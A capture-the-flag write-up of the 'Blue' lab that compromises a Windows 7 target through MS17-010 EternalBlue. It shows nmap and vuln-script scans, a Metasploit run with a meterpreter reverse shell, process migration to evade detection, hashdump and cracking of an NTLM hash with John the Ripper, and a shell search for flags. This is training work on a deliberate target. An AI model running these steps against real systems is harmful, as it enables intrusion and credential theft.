
Scanning

I first scan the machine to see what ports and services are opened. My machine's IP is 10.10.183.78



I run an nmap scan in my terminal using the flash -sV to prove open ports and service information, and -sC for a default script scan. If you want to learn more about script scans you can check out [Usage and Examples | Nmap Network Scanning]

```
root@ip-10-10-45-164:~# nmap -sV -sC 10.10.183.78

Starting Nmap 7.60 ( https://nmap.org ) at 2022-03-23 16:02 GMT
Nmap scan report for ip-10-10-183-78.eu-west-1.compute.internal (10.10.183.78)
Host is up (0.00049s latency).
Not shown: 991 closed ports
PORT      STATE SERVICE       VERSION
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds  Windows 7 Professional 7601 Service Pack 1 microso
ft-ds (workgroup: WORKGROUP)
3389/tcp  open  ms-wbt-server Microsoft Terminal Service
| ssl-cert: Subject: commonName=Jon-PC
| Not valid before: 2022-03-22T15:58:35
|_Not valid after:  2022-09-21T15:58:35
|_ssl-date: 2022-03-23T16:04:39+00:00; 0s from scanner time.
49152/tcp open  msrpc         Microsoft Windows RPC
49153/tcp open  msrpc         Microsoft Windows RPC
49154/tcp open  msrpc         Microsoft Windows RPC
49158/tcp open  msrpc         Microsoft Windows RPC
49160/tcp open  msrpc         Microsoft Windows RPC
MAC Address: 02:2C:DE:8B:92:45 (Unknown)
Service Info: Host: JON-PC; OS: Windows; CPE: cpe:/o:microsoft:windows
```

I notice that this machine has a Windows 7 OS and has SMB ports opened 139 and 445 opened. I also notice that there is a ssl-cert with the commonName=Jon-PC which leads me to believe that there may be a Jon user. Since Windows legacy machines typically have a ton of SMB vulnerabilities, I decided to run a nmap vulnerability script for the SMB port to see if any are exploitable.

```
root@ip-10-10-45-164:~# nmap --script vuln -p139,445 10.10.183.78
```

```
Host script results:
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-fo
r-wannacrypt-attacks/
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
```

The nmap vulnerability script revealed to us that this machine is vulnerable to ms17-010. With a quick google search we find out that this vulnerability is also referred to as EternalBlue which makes sense as to why this CTF is called “Blue”. I also found out that this vulnerability is a result of a buffer overflow.

MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption

Disclosed	Created
03/14/2017	05/30/2018

Description

This module is a port of the Equation Group ETERNALBLUE exploit, part of the FuzzBunch toolkit released by Shadow Brokers. There is a buffer overflow memmove operation in Srv!SrvOs2FeaToNt. The size is calculated in Srv!SrvOs2FeaListSizeToNt, with mathematical error where a DWORD is subtracted into a WORD. The kernel pool is groomed so that overflow is well laid-out to overwrite an SMBv1 buffer. Actual RIP hijack is later completed in srvnet!SrvNetWskReceiveComplete. This exploit, like the original may not trigger 100% of the time, and should be run continuously until triggered. It seems like the pool will get hot streaks and need a cool down period before the shells rain in again. The module will attempt to use Anonymous login, by default, to authenticate to perform the exploit. If the user supplies credentials in the SMBUser, SMBPass, and SMBDomain options it will use those instead. On some systems, this module may cause system instability and crashes, such as a BSOD or a reboot. This may be more likely with some payloads.

Exploitation

I opened up msfconsole and decided to search for this exploit there.

```
root@ip-10-10-45-164:~# msfconsole
```

```
msf5 > search ms17
```

```
   1   auxiliary/admin/mssql/mssql_enum_domain_accounts_sqli                  n
ormal   No     Microsoft SQL Server SQLi SUSER_SNAME Windows Domain Account Enum
eration
   2   auxiliary/admin/mssql/mssql_enum_sql_logins                            n
ormal   No     Microsoft SQL Server SUSER_SNAME SQL Logins Enumeration
   3   auxiliary/admin/mssql/mssql_escalate_execute_as                        n
ormal   No     Microsoft SQL Server Escalate EXECUTE AS
   4   auxiliary/admin/mssql/mssql_escalate_execute_as_sqli                   n
ormal   No     Microsoft SQL Server SQLi Escalate Execute AS
   5   auxiliary/admin/smb/ms17_010_command                   2017-03-14      n
ormal   No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote
 Windows Command Execution
   6   auxiliary/scanner/smb/smb_ms17_010                                     n
ormal   No     MS17-010 SMB RCE Detection
   7   exploit/windows/fileformat/office_ms17_11882           2017-11-15      m
anual   No     Microsoft Office CVE-2017-11882
   8   exploit/windows/smb/ms17_010_eternalblue               2017-03-14      a
verage  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   9   exploit/windows/smb/ms17_010_psexec                    2017-03-14      n
ormal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote
 Windows Code Execution
   10  exploit/windows/smb/smb_doublepulsar_rce               2017-04-14      g
```

I found the one I was looking for under option 8.

```
msf5 > use 8
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf5 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), range CIDR iden
tifier, or hosts file with syntax 'file:<path>'
   RPORT          445              yes       The target port (TCP)
   SMBDomain      .                no        (Optional) The Windows domain to us
e for authentication
   SMBPass                         no        (Optional) The password for the spe
cified username
   SMBUser                         no        (Optional) The username to authenti
cate as
   VERIFY_ARCH    true             yes       Check if remote architecture matche
s exploit Target.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit
Target.
```


I set the RHOST to the machine's IP I am exploiting. Then I ran the exploit and waited to see if it would work. This specific exploit performs a scan before running the actual exploit to see if the machine is vulnerable first. However, not all exploits


do this and in an actual penetration test it is best practice to make sure a machine is vulnerable before free running an exploit.

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 10.10.183.78
rhosts => 10.10.183.78
msf5 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 10.10.45.164:4444
[*] 10.10.183.78:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.10.183.78:445      - Host is likely VULNERABLE to MS17-010! - Windows 7 P
rofessional 7601 Service Pack 1 x64 (64-bit)
[*] 10.10.183.78:445      - Scanned 1 of 1 hosts (100% complete)
[*] 10.10.183.78:445 - Connecting to target for exploitation.
[+] 10.10.183.78:445 - Connection established for exploitation.
[+] 10.10.183.78:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.10.183.78:445 - CORE raw buffer dump (42 bytes)
[*] 10.10.183.78:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65
73  Windows 7 Profes
[*] 10.10.183.78:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72
76  sional 7601 Serv
[*] 10.10.183.78:445 - 0x00000020  69 63 65 20 50 61 63 6b 20 31
    ice Pack 1
[+] 10.10.183.78:445 - Target arch selected valid for arch indicated by DCE/RPC
reply
[*] 10.10.183.78:445 - Trying exploit with 12 Groom Allocations.
[*] 10.10.183.78:445 - Sending all but last fragment of exploit packet
```


```
=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-

=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-

=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
```

We got a meterpreter shell! I ran the **ps** command to list all of the processes on the system and decided to migrate to the LiteAgent.exe process. Migrating your process into another process on the system can help evade detection or aid in elevating privileges.





Now I ran the hashdump command to dump all of the passwords. Turns out there is a user named Jon!



If you do a quick google search about hashes for Windows systems, you will find out that they use NTLM hashes, and how the fields are broken down.

LM hash break down

- First field: the username
- Second field: the SID (Security IDentifier) for that username
- Third field: the LM hash
- Forth field: the NTLM hash

After knowing this, I copy and paste the fourth field of Jon's hash in a text file.

```
 GNU nano 2.9.3                          hash.txt                          Modified

ffb43f0de35be4d9917ac0cc8ad57f8d
```

I decided to crack the hash with John the Ripper and use the rockyou.txt wordlist. Since I am on the THM VM, I decided to do a quick grep for the file location of the wordlist.

```
root@ip-10-10-6-194:~# find / | grep 'rockyou.txt'
find: ‘/run/user/115/gvfs’: Permission denied
/usr/share/wordlists/rockyou.txt
```

```
root@ip-10-10-6-194:~# john --format=NT --wordlist=/usr/share/wordlists/rockyou.
txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
alqfna22         (?)
1g 0:00:00:00 DONE (2022-03-24 13:59) 1.492g/s 15224Kp/s 15224Kc/s 15224KC/s alr
1979..alpus
Use the "--show --format=NT" options to display all of the cracked passwords rel
iably
Session completed.
```

Now time to find the flags.

```
meterpreter > shell
Process 2736 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.
```

```
C:\Windows\system32>cd config
cd config
```

I found flag 2 located in the C:\Windows\System32\config

```
C:\Windows\System32\config>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is E611-0B66

 Directory of C:\Windows\System32\config

03/24/2022  08:07 AM    <DIR>          .
03/24/2022  08:07 AM    <DIR>          ..
12/12/2018  06:00 PM            28,672 BCD-Template
03/24/2022  08:18 AM        18,087,936 COMPONENTS
03/24/2022  08:37 AM           262,144 DEFAULT
03/17/2019  02:32 PM                34 flag2.txt
07/13/2009  09:34 PM    <DIR>          Journal
03/24/2022  08:36 AM    <DIR>          RegBack
03/17/2019  03:05 PM           262,144 SAM
03/24/2022  08:18 AM           262,144 SECURITY
03/24/2022  08:43 AM        40,632,320 SOFTWARE
03/24/2022  08:59 AM        12,582,912 SYSTEM
11/20/2010  09:41 PM    <DIR>          systemprofile
12/12/2018  06:03 PM    <DIR>          TxR
```

I decided to check out the C:\ to see if there was anything there.

```
C:\Windows\System32\config>cd ..
cd ..

C:\Windows\System32>cd ..
cd ..

C:\Windows>cd ..
cd ..
```

And there was flag 1!

```
C:\>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is E611-0B66

 Directory of C:\

03/17/2019  02:27 PM                24 flag1.txt
07/13/2009  10:20 PM    <DIR>          PerfLogs
04/12/2011  03:28 AM    <DIR>          Program Files
03/17/2019  05:28 PM    <DIR>          Program Files (x86)
12/12/2018  10:13 PM    <DIR>          Users
03/17/2019  05:36 PM    <DIR>          Windows
               1 File(s)             24 bytes
               5 Dir(s)  20,443,717,632 bytes free
```

Next, I was going to check out the files for Jon to see if there was a flag.

```
C:\>cd Users
cd Users

C:\Users>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is E611-0B66

 Directory of C:\Users

12/12/2018  10:13 PM    <DIR>          .
12/12/2018  10:13 PM    <DIR>          ..
12/12/2018  10:13 PM    <DIR>          Jon
04/12/2011  03:28 AM    <DIR>          Public
               0 File(s)              0 bytes
               4 Dir(s)  20,443,758,592 bytes free

C:\Users>cd Jon
```

```
C:\Users\Jon>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is E611-0B66

 Directory of C:\Users\Jon

12/12/2018  10:13 PM    <DIR>          .
12/12/2018  10:13 PM    <DIR>          ..
12/12/2018  10:13 PM    <DIR>          Contacts
12/12/2018  10:49 PM    <DIR>          Desktop
12/12/2018  10:49 PM    <DIR>          Documents
12/12/2018  10:13 PM    <DIR>          Downloads
12/12/2018  10:13 PM    <DIR>          Favorites
12/12/2018  10:13 PM    <DIR>          Links
12/12/2018  10:13 PM    <DIR>          Music
12/12/2018  10:13 PM    <DIR>          Pictures
12/12/2018  10:13 PM    <DIR>          Saved Games
12/12/2018  10:13 PM    <DIR>          Searches
12/12/2018  10:13 PM    <DIR>          Videos
               0 File(s)              0 bytes
              13 Dir(s)  20,443,758,592 bytes free
```

The last flag is located in Jon's Documents

```
C:\Users\Jon>cd Documents
cd Documents

C:\Users\Jon\Documents>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is E611-0B66

 Directory of C:\Users\Jon\Documents

12/12/2018  10:49 PM    <DIR>          .
12/12/2018  10:49 PM    <DIR>          ..
03/17/2019  02:26 PM                37 flag3.txt
               1 File(s)             37 bytes
               2 Dir(s)  20,443,758,592 bytes free
```